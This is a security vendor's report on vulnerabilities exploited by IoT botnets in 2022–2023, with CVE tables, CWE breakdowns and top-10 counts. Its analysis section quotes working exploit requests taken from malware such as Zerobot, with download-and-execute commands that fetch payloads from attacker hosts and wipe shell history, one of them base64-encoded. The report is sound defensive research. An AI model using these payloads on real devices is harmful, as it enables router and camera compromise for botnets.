CUJOAI

THE 2022-2023 IOT BOTNET REPORT

# VULNERABILITIES TARGETED

# Introduction

This report investigates the IoT botnet activity we've observed in consumer networks protected by CUJO AI **from early July 2022 to the end of January 2023**. For more insights into our research, visit the CUJO AI blog and the ISP security hub.

Most Internet of Things (IoT) devices have limited resources, Unix-like operating systems and inadequate cybersecurity measures. The latter, combined with the often short and neglected software support cycles from device manufacturers, provide a significant breeding ground for cybercriminals, who are keen to take advantage of the situation.

# Table of Contents

# IoT Threats

Our latest annual cybersecurity report shows that while IP cameras make up only 1.2% of all devices monitored and protected by CUJO AI, they are targeted by 24% of all malicious activities. The following popular manufacturers' devices are targeted by the most threats on average:

- Seagate (NAS products)
- Speco Technologies (CCTV, DVR products)
- QNAP (NAS products)
- Hikvision (IP Camera, DVR products)

**The Internet of Things (IoT)** landscape consists of billions of devices connected to the Internet, and various forecasts suggest that their number will only grow in the coming years. IoT devices come in many different forms: smart home appliances, printers, IP cameras, routers, various sensors, and the list goes on. From a more technical point of view, any device with an IP address, which is not managed like a typical desktop computer, laptop, or smartphone can be considered an IoT device.

# What Are We Calling a Botnet?

Since we'll be discussing botnet-related threats, we should start with a definition of what a botnet is. **A botnet** is a network of devices infected by specific malware, where devices can be controlled by the operator of the malware. This specific type of malware is also referred to as a "botnet", which is the meaning we are using here from now on.

# How Botnets Work

The anatomy of a typical botnet-related attack on IoT devices hasn't changed much in the past couple of years, and we have detailed it in a previous article. In short, it involves a stager shell script, which downloads and starts executing the malware binaries. The binary names generally include the CPU architecture they are compiled for. Most of the malware observed in the IoT landscape are variants of the infamous Mirai or Gafgyt botnets, but malware written in Go is on the rise too, with Sysrv and Zerobot as prime examples of this.

Two of the main vectors for the spread of botnets are:

1. Brute-forcing weak login credentials
2. Exploiting known software vulnerabilities

In general, the first one is the more common method, as noted in our previous report: "poor quality IoT devices often come with hard-coded, default passwords that are not changed by the user or, when a password change is enforced, changed to an easy to remember (and therefore quickly brute-forceable) password". The problem remains prevalent today.

# Previous Botnet Report

Our previous report covered a 4-month period in 2021 and found that only 8% of the samples contained exploits. Of those, 83% used two or more vulnerability exploits. In total, we had found 20 different vulnerabilities being targeted, with most of them disclosed in 2018 or earlier.

# The 2022-2023 IoT Botnet Report: Summary

Between early July 2022 and the end of January 2023, 6,471 different ELF binaries were classified as malicious and 1,685 (26%) contained at least 1 exploit of a vulnerability, which is **a major increase** from 8% in 2021. In total, 55 vulnerabilities are being exploited, more than twice as many as in 2021.

By looking at the Common Weakness Enumerations (CWEs), a community-developed list of hardware and software vulnerability types assigned to the vulnerabilities, we've observed some variation from the 100% "Injection" type vulnerabilities we'd seen earlier. However, even when the CWE category is technically different, the goal of the malware is almost always the same: to remotely run commands on the targeted system. The one real outlier is CVE-2021-4034, which enables local privilege escalation.

There are three new entries among the top 10 most exploited vulnerabilities. However, CVE-2017-17215 is by far the most frequently seen exploit in malware: it is **used by 1,625 out of 1,685 exploit-containing binaries**. Of the more frequently seen newly exploited vulnerabilities, all are tied to the Zerobot botnet, but two are also exploited by other malware.

The distribution of vulnerabilities by their year of disclosure shows some major shifts compared to our last report, as **more recent** (disclosed within two years prior to this report) **vulnerabilities are represented in much greater numbers**, although few malware binaries exploit them.

Fewer malware binaries use two or more exploits – 40% in 2022-23 versus 83% in 2021. In total, 36 different exploit sets are observed and **Zerobot equips the largest exploit set with 22 entries**.

Only **6 out of 36 exploit sets** discovered during our research **include exploits for recently disclosed** (within two years prior to this report) **vulnerabilities**. Four of these sets are made up of around 50% or more exploits targeting recent vulnerabilities. We have explicitly named and listed these four sets along with their malware, since they are the most innovate in terms of exploiting fresh vulnerabilities.

# List of Exploited Vulnerabilities

This is a list of all the exploited vulnerabilities we've detected between early July 2022 and the end of January 2023. The Vulnerability Type column is based on the Common Weakness Enumeration (CWE). We are also listing the affected device or software types with specific models or version names.

| CVE | Vulnerability name | Vulnerability type (CWE) | Affected device/-software type |
|---|---|---|---|
| CVE-2007-3010 | Alcatel OmniPCX Unified Maintenance Tool "masterCGI" Unauthenticated Remote Command Execution via 'user' parameter | Improper Input Validation | Software (Unified Maintenance Tool in Alcatel OmniPCX Enterprise Communication Server) |
| - | Netgear "setup.cgi" Unauthenticated Remote Command Execution | Command Injection | Router (Netgear DGN1000, DGN2000) |
| - | ZTE ZXV10 H108L "manager_dev_ping_t.gch" Remote Command Execution | Command Injection | Router (ZTE ZXV10 H108L) |
| CVE-2013-7471 | D-Link UPnP "soap.cgi" Unauthenticated Remote Command Execution | Command Injection | Router (D-Link DIR-300, DIR-600, DIR-645, DIR-845, DIR-865) |
| - | Linksys "tmUnblock.cgi" Unauthenticated Remote Command Execution | Command Injection | Router (Linksys E-series) |
| CVE-2014-2321 | ZTE Cable Modem "web_shell_cmd.gch" Unauthenticated Remote Command Execution | Command Injection *(nvd.nist.gov disagrees)* | Modem (ZTE F460, F660) |

| CVE | Vulnerability name | Vulnerability type (CWE) | Affected device/-software type |
|---|---|---|---|
| CVE-2014-3206 | Seagate BlackArmor NAS "localJob.php" Unauthenticated Remote Command Execution | Improper Input Validation | NAS (Seagate BlackArmor NAS 110, 220) |
| CVE-2014-8361 | Realtek SDK - miniigd UPnP SOAP "wanipcn.xml"/"pics-desc.xml" Unauthenticated Command Execution | Improper Input Validation | Software (Realtek SDK), Router (multiple products in D-Link DIR-series) |
| CVE-2014-9118 | DASAN Zhone "zhn-ping.cmd" Authenticated Remote Command Execution via 'ipAddr' parameter | Command Injection | Router (DASAN Zhone zNID GPON 2426A) |
| CVE-2015-2051 | Unauthenticated Remote Command Execution via the "GetDeviceSettings" action to the HNAP interface | Command Injection | Router (D-Link DIR-645) |
| - | AVTECH Remote Command Execution via "Search.cgi" (unauthenticated), "CloudSetup.cgi" (authenticated) or "adcommand.cgi" (authenticated) pages | Command Injection | IP camera, NVR, DVR (AVTECH) |
| - | VACRON NVR "board.cgi" Remote Command Execution via 'cmd' parameter | Command Injection | NVR (VACRON) |
| - | CCTV/DVR "language/Swedish" Remote Command Execution | Command Injection | DVR, CCTV (more than 70 vendors) |
| CVE-2016-6277 | Netgear "cgi-bin/;" Unauthenticated Remote Command Execution | Command Injection *(nvd.nist.gov disagrees)* | Router (multiple products in Netgear R-series and D-series) |

| CVE | Vulnerability name | Vulnerability type (CWE) | Affected device/-software type |
|---|---|---|---|
| CVE-2016-10372 | ZyXEL/eir D1000 "UD/act?" Unauthenticated Remote Command Execution | Command Injection | Modem (ZyXEL/eir D1000) |
| CVE-2016-20016 | JAWS webserver "/shell" Unauthenticated Remote Command Execution | Command Injection | DVR (MVPower TV-7104HE, TV-7108HE.) |
| CVE-2016-20017 | D-Link "login.cgi" Unauthenticated Remote Command Execution via 'cli' parameter | Command Injection | Router (D-Link DSL-2750B) |
| CVE-2017-5638 | Apache Struts2 Unauthenticated Remote Command Execution via OGNL Injection | Improper Input Validation | Software (Apache Struts2) |
| CVE-2017-17215 | Huawei HG532 "DeviceUpgrade_1" Authenticated Remote Command Execution | Improper Input Validation | Router (Huawei HG532) |
| CVE-2017-18368 | Zyxel "ViewLog.asp" router Unauthenticated Remote Command Execution via 'remote_host' parameter | Command Injection | Router (Zyxel P660HN) |
| CVE-2017-18377 | WIFICAM IP camera "set_ftp.cgi" Unauthenticated Remote Command Execution | Command Injection | IP camera (WIFICAM) |
| CVE-2018-10561/10562 | Dasan GPON Routers "GponForm/diag_Form" Authentication Bypass and Command Injection vulnerabilities via 'dest_host' parameter | Improper Authentication and Command Injection | Router (Dasan GPON) |

| CVE | Vulnerability name | Vulnerability type (CWE) | Affected device/-software type |
|---|---|---|---|
| CVE-2018-10823 | D-Link "chkisg.htm" Authe ticated Remote Command Execution via 'Sip' parame-ter | Command Injection | Router (multiple D-Link DWR-series) |
| CVE-2018-17173 | LG SuperSign CMS "getThumbnail" Unauthenti-cated Remote Command Execution via 'sourceUri' parameter | Command Injection | Software (LG SuperSign) |
| CVE-2018-20057 | D-Link "formSysCmd" Authenticated Remote Command Execution via 'sysCmd' parameter | Command Injection | Router (D-Link DIR-619L, DIR-605L, Sapido RB-1732) |
| CVE-2018-20062 | NoneCMS v1.3 ThinkPHP "index.php" Unauthenticat-ed Remote Command Execution via 'invokefunc-tion' parameter | Improper Input Validation | Software (NoneCMS v1.3, ThinkPHP) |
| CVE-2020-7209 | LinuxKI Unauthenticated Remote Command Execu-tion | Command Injection | Software (LinuxKI) |
| CVE-2020-8515 | DrayTek Vigor2960 "main-function.cgi" Unauthenticat-ed Remote Command Execution via 'keyPath' parameter | Command Injection | Firewall (DrayTek Vigor2960) |
| CVE-2020-8958 | OptiLink GPON "formP-ing"/"formTracert" Authenti-cated Remote Command Execution via 'target_addr' parameter | Command Injection | Router (Guangzhou 1GE ONU V2801RW, V2804WR and OptiLink ONT1GEW) |
| CVE-2020-9054 | ZyXEL NAS-series "weblog-in.cgi" Unauthenticated Remote Command Execu-tion via 'username' parame-ter | Command Injection | NAS (multiple products in ZyXEL NAS-series) |

| CVE | Vulnerability name | Vulnerability type (CWE) | Affected device/-software type |
|---|---|---|---|
| CVE-2020-10173 | Multiple Authenticated Command Injection vulnerabilities in Comtrend VR-3033 routers via "ping.cgi" page and 'pingIpAddress' parameter | Command Injection | Router (Comtrend VR-3033) |
| CVE-2020-10987 | Tenda "setUsbUnload" Unauthenticated Remote Command Execution via 'deviceName' parameter | Command Injection | Router (Tenda AC15, AC1900) |
| CVE-2020-17456 | Seowon "system_log.cgi" Unauthenticated Remote Command Execution via 'ipAddr' parameter | Command Injection | Router (Seowon Intech SLC-130, SLR-120S) |
| CVE-2020-25506 | D-Link "system_mgr.cgi" Unauthenticated Remote Command Execution | Command Injection | Router (D-Link DNS-320) |
| - | PHP 8.1.0-dev Backdoor Remote Command Execution | Command Injection | Software (PHP 8.1.0-dev) |
| CVE-2021-4034 | Local privilege escalation vulnerability in polkit's pkexec utility | Out-of-bounds Read/Write | Software (polkit pkexec utility) |
| CVE-2021-4039 | ZyXEL "login.html" Unauthenticated Remote Command Execution via 'myname' parameter | Command Injection | Router (ZyXEL NWA-1100-NH) |
| CVE-2021-35394 | Realtek Jungle SDK "orf;" Unauthenticated Remote Command Execution | Command Injection and Out-of-bounds Write | Software (Realtek Jungle SDK) |
| CVE-2021-35395 | Realtek Jungle SDK Unauthenticated Command Injection vulnerabilities in "formSysCmd" and "formWsc" pages | Command Injection and Out-of-bounds Write | Software (Realtek Jungle SDK) |


| CVE | Vulnerability name | Vulnerability type (CWE) | Affected device/-software type |
|---|---|---|---|
| CVE-2021-36260 | Hikvision webserver "SDK/webLanguage" Unauthenticated Remote Command Execution | Command Injection | IP camera (multiple products in Hikvision DS-2CD series) |
| CVE-2021-41773 | Apache webserver Unauthenticated Path Traversal | Path Traversal | Software (Apache HTTP server) |
| CVE-2021-42013 | Apache webserver Unauthenticated Path Traversal No.2 after an incomplete fix for CVE-2021-41773 | Path Traversal | Software (Apache HTTP server) |
| CVE-2021-44228 | Apache Log4j Unauthenticated Command Execution | Expression Language Injection | Software (Apache Log4j) |
| CVE-2021-46422 | Telesquare "admin.cgi" Unauthenticated Remote Command Execution via 'Cmd' parameter | Command Injection | Router (Telesquare SDT-CW3B1) |
| - | Adobe ColdFusion 11 Unauthenticated JNDI attack via 'verifyldapserver' method | Deserialization of Untrusted Data | Software (Adobe ColdFusion) |
| CVE-2022-1388 | F5 BIG-IP Authentication Bypass in "mgmt/tm/util/bash" page via 'run' command and 'utilCmdArgs' parameter | Missing Authentication for Critical Function | Firewall (F5 BIG-IP) |
| CVE-2022-22947 | Spring Cloud Gateway Unauthenticated Command Injection | Command Injection | Software (Spring Cloud Gateway) |
| CVE-2022-22965 | "Spring4Shell" Unauthenticated Command Injection | Command Injection | Software (Spring MVC/Spring WebFlux) |

| CVE | Vulnerability name | Vulnerability type (CWE) | Affected device/-software type |
|---|---|---|---|
| CVE-2022-25075 | TOTOLINK "downloadFile.cgi" Unauthenticated Remote Command Execution via 'payload' parameter | Command Injection | Router (TOTOLINKA 3000RU) |
| CVE-2022-26186 | TOTOLINK "cstecgi.cgi" Unauthenticated Remote Command Execution via 'exportOvpn' interface and 'command' parameter | Command Injection | Router (TOTOLINK N600R) |
| CVE-2022-26210 | TOTOLINK "cstecgi.cgi" Unauthenticated Remote Command Execution via 'setUpgradeFW' function and 'FileName' parameter | Command Injection | Router (multiple products in TOTOLINK A-series) |
| CVE-2022-29013 | Razer Sila Unauthenticated Remote Command Execution in "ubus" page by 'call' method and 'command' parameter | Command Injection | Router (Razer Sila) |
| CVE-2022-30525 | ZyXELfirewall Unauthenticated Remote Command Execution via "setWanPortSt" command and 'mtu' parameter | Command Injection | Firewall (multiple products in ZyXEL USG FLEX-series) |
| CVE-2022-34538 | Digital Watchdog "addacph.cgi" Authenticated Remote Command Execution via multiple parameters | Command Injection | IP camera (Digital Watchdog DW MEGApix) |
| CVE-2022-37061 | FLIR "res.php" Unauthenticated Remote Command Execution via "alarm" action and 'id' parameter | Command Injection | Thermal sensor camera (FLIR AX8) |

# Vulnerability Type Distribution by CWE

Here's how the vulnerability types are distributed based on the CWE list:

**Vulnerability type distribution by CWE**




# It's All About Command Injection

Most of the vulnerabilities map on to the Injection category in the OWASP's Top 10 Web Application Security Risks list, where 'Injection' includes Command Injection, Improper Input Validation and Expression Language Injection. This is not surprising, since the case was similar in our last report.

Exploiting this type of vulnerability is most often quite simple, as it requires only one or a few specially crafted and parameterized HTTP requests that already contain the commands to be executed on the targeted system. These commands – the 'exploit code' – often download and execute a stager script or the malicious binaries themselves. Another factor that contributes to the low attack complexity for most of the vulnerabilities we observed is that **even an unauthenticated user can execute a fully working exploit.**

There are nine vulnerabilities that have CWEs outside of the Injection category, like Out-of-bounds Read/Write or Path Traversal. These are described in more detail below, however, whatever their CWEs are technically, the threat actor can achieve command injection by exploiting eight of them.

**CVE-2018-10561** and **10562** are always exploited together. The first one has the Improper Authentication CWE, which states that one can bypass authentication by appending "?images" to any URL that requires authentication on certain Dasan GPON routers. CVE-2018-10562 says that the diag_Form page with the dest_host form parameter can run arbitrary commands on the system. Thus, the following exploit is born.

Exploit for CVE-2018-10561/10562 taken from [2]

```
POST /GponForm/diag_Form?images/ HTTP/1.1
Host: 127.0.0.1:8080
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: Hello, World
Content-Length: 118

XWebPageName=diag&diag_action=ping&wan_conlist=0&dest_host=``;busy
box+wget+http://194.87.71.134/ohshit.sh+
-O+/tmp/gpon8080;sh+/tmp/gpon8080&ipv=0
```

**CVE-2021-4034** is the one real outlier because it enables local privilege escalation, i.e., it allows the attacker to run commands as root on an already infected system, and is also a memory corruption vulnerability in its nature. The vulnerable software is polkit's *pkexec* utility, which can be found on every major Linux distribution by default. It involves the reintroduction of "unsecure" environment variables to *pkexec's* environment, such as "GCONV_PATH". These variables enable the attacker to run arbitrary commands as root, which are first compiled into a shared library file. The following screenshots show the use of *GCONV_PATH* and *main.write_gconv_module()*, which is responsible for the shared library file. You can find more detail about the vulnerability here.

Indicators for a CVE-2021-4034 exploit taken from [9]

```
local_88 = "gconv";
local_80 = 5;
local_78 = "PATH=GCONV_PATH=.";
local_70 = 0x11;
local_68 = "SHELL=/fake/shell";
local_60 = 0x11;
local_58 = "GIO_USE_VFS=AAAAAAAAAAAAAAAAAAAAA";
local_50 = 0x22;
```

```
lVar3 = os.Args._16_8_ + -1;
lVar1 = os.Args._0_8_ + (-lVar3 >> 0x3f & 0x10U);
flag.(*FlagSet).Parse(lVar3,lVar3,os.Args._0_8_,os.Args._8_8_ + -1);
auVar5 = main.wirte_gconv_module();
lVar3 = SUB168(auVar5,0);
if (lVar3 != 0) {
  if (lVar3 != 0) {
```

CVE-2021-35394 and 35395 describe vulnerabilities in the Realtek Jungle SDK, which is a package of binaries supplied with specific Realtek SoCs (systems-on-chip) used by multiple router manufacturers. The exploit for **CVE-2021-35394** is a little different from other exploits targeting Command Injection vulnerabilities, since it does not use an HTTP request, but rather a specifically formed UDP packet sent to a router's port 9034 on a LAN IP address.

```
orf;cd /tmp; rm -rf mpsl; cd /tmp; /bin/busybox wget
http://89.203.251.188/mipsel && chmod +x mipsel && ./mipsel
```

**CVE-2021-35395**, on the other hand, uses a normal HTTP request sent to */goform/formWsc*, where the form data's *peerPin* parameter contains the exploit commands. This vulnerability can also be exploited with another page, called "formSysCmd" and its form data parameter *sysCmd*. The 'goform' part corresponds to the Go-Ahead webserver, used as a base for the router management web interface. There also are Boa webserver-based implementations, which would translate to 'boafrm' in the page path.

Exploit for CVE-2021-35395 taken from [5]

```
POST /goform/formWsc
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: */*
Connection: close

submit-url=%2Fwlwps.asp&resetUnCfg=0&peerPin=12345678;wget
http://zero.sudolite.ml/zero.sh || curl -o
http://zero.sudolite.ml/zero.sh || curl -O
http://zero.sudolite.ml/zero.sh; killall i .i mozi.m Mozi.m mozi.a
Mozi.a kaiten Nbrute minerd /bin/busybox; history -c; rm
~/.bash_history; chmod 755 zero.sh; /bin/bash
zero.sh;&setPIN=Start+PIN&configVxd=off&resetRptUnCfg=0&peerRptPin=
```

At least two other CVEs **(CVE-2018-20057** and **CVE-2019-19824)** can be traced back to CVE-2021-35395 since they describe product-specific vulnerabilities for the same web pages and form parameters, although the core problem lies in the Realtek Jungle SDK, which is used in the products with these vulnerabilities. This issue is described in detail in Onekey's blogpost.

**CVE-2021-41773** and **CVE-2021-42013** belong to the Path Traversal CWE. Both impact the Apache HTTP web server, and CVE-2021-42013 exists because the fix for CVE-2021-41773 was incomplete. The example exploits from the Zerobot malware ([5]) act in the same way: start bash and execute the commands in the form data section, where the part marked in red is essential and is base64 encoded in the actual requests. It should be noted that in the Zerobot binary the relevant Go method that implements these exploits is called CVE-2018-12613, which is a completely different vulnerability not exploited by Zerobot.

Exploits for CVE-2021-41773 and CVE-2021-42013 taken from [5]

```
wget http://zero.sudolite.ml/zero.sh || curl -o
http://zero.sudolite.ml/zero.sh || curl -O
http://zero.sudolite.ml/zero.sh; killall i .i mozi.m Mozi.m mozi.a
Mozi.a kaiten Nbrute minerd /bin/busybox; history -c; rm
~/.bash_history; chmod 755 zero.sh; /bin/bash zero.sh
```

For CVE-2021-41773

```
POST /cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/bin/bash
```

For CVE-2021-42013

```
POST /cgi-bin/.%%32%65/.%%32%65/.%%32%65/.%%32%65/.%%32%65/bin/bash
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0
Safari/537.36
Accept: */*
Content-Type: application/x-www-form-urlencoded
Connection: close

echo; echo
d2dldCBodHRwOi8vemVyby5zdWRvbGl0ZS5tbC96ZXJvLnNoIHx8IGN1cmwgLW8gaH
R0cDovL3plcm8uc3Vkb2xpdGUubWwvemVyby5zaCB8fCBjdXJsIC1PIGh0dHA6Ly96
ZXJvLnN1ZG9saXRlLm1sL3plcm8uc2g7IGtpbGxhbGwgaSAuaSBtb3ppLm0gTW96aS
5tIG1vemkuYSBNb3ppLmEga2FpdGVuIE5icnV0ZSBtaW5lcmQgL2Jpbi9idXN5Ym94
OyBoaXN0b3J5IC1jOyBybSB+Ly5iYXNoX2hpc3RvcnknOyBjaG1vZCA3NTUgemVyby
NoOyAvYmluL2Jhc2ggemVyby5zaA== | base64 -d | bash
```

**The Adobe ColdFusion 11 JNDI attack** via the 'verifyldapserver' method vulnerability has the Deserialization of Untrusted Data CWE, and the exploit connects to a rogue LDAP server (set up by the threat actor) via JNDI, whose address replaces the first '%s' in the red-marked section of the HTTP request. The exploit code is then downloaded from the server and executed on the targeted system.

Exploit for the Adobe ColdFusion 11 JNDI attack via 'verifyldapserver' method vulnerability taken from [7]

```
GET /CFIDE/wizards/common/utils.cfc?
method=verifyldapserver&vserver=%s&vport=1389&vstart=&v
username=&vpassword=&returnformat=json HTTP/1.1
Host: %s
%s: %s
Accept: */*
Content-Length: 4
Content-Type: application/x-www-form-urlencoded
```

**CVE-2022-1388** has the Missing Authentication for Critical Function CWE because a threat actor can access the */mgmt/tm/util/bash* page without authentication in certain F5 BIG-IP systems and run arbitrary commands as root from that page. The following exploit code is also taken from Zerobot and includes a pop culture reference in the value of the X-F5-Auth-Token.

Exploit for CVE-2022-1388 taken from [5]

```
POST /mgmt/tm/util/bash
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0
Safari/537.36
Accept: */*
Content-Type: application/json
Connection: keep-alive, X-F5-Auth-Token
Authorization: Basic YWRtaW46
X-F5-Auth-Token: NeverGonnaGiveYouUpNeverGonnaLetYouDownNeverGonnaRunAround
AndDesertYou
```


And the JSON encoded data of:

```
“command”=“run”
“utilCmdArgs”=“-c ‘wget http://zero.sudolite.ml/zero.sh || curl -o
http://zero.sudolite.ml/zero.sh || curl -O
http://zero.sudolite.ml/zero.sh; killall i .i mozi.m Mozi.m mozi.a Mozi.a
kaiten Nbrute minerd /bin/busybox; history -c; rm
~/.bash_history; chmod 755 zero.sh; /bin/bash zero.sh’”
```

# Specific Vulnerabilities Targeted

In the following chart, you can see how many malware binaries exploit a specific vulnerability.

**Number of Binaries Targeting a Vulnerability**



# Top 10 Vulnerabilities Exploited in 2021 vs 2022/2023

## 2021

| | Vulnerability | Count |
|---|---|---|
| 1 | CVE-2017-17215 | 155 |
| 2 | CVE-2014-8361 | 90 |
| 3 | CVE-2016-20016 | 48 |
| 4 | CVE-2018-10561/10562 | 44 |
| 5 | CVE-2018-20062 | 41 |
| 6 | CVE-2017-18368 | 36 |
| 7 | *CVE-2021-20090* | 36 |
| 8 | *CVE-2021-35395* | 36 |
| 9 | *CVE-2014-3206* | 36 |
| 10 | Linksys 'tmUnblock.cgi' RCE | 29 |

## 2022

| | Vulnerability | Count |
|---|---|---|
| 1 | CVE-2017-17215 | 1625 |
| 2 | CVE-2016-20016 | 418 |
| 3 | CVE-2018-10561/10562 | 303 |
| 4 | CVE-2014-8361 | 283 |
| 5 | CVE-2017-18368 | 176 |
| 6 | CVE-2018-20062 | 160 |
| 7 | **CVE-2016-10372** | 149 |
| 8 | Linksys 'tmUnblock.cgi' RCE | 126 |
| 9 | **CVE-2015-2051** | 80 |
| 10 | **Netgear 'setup.cgi' RCE** | 74 |

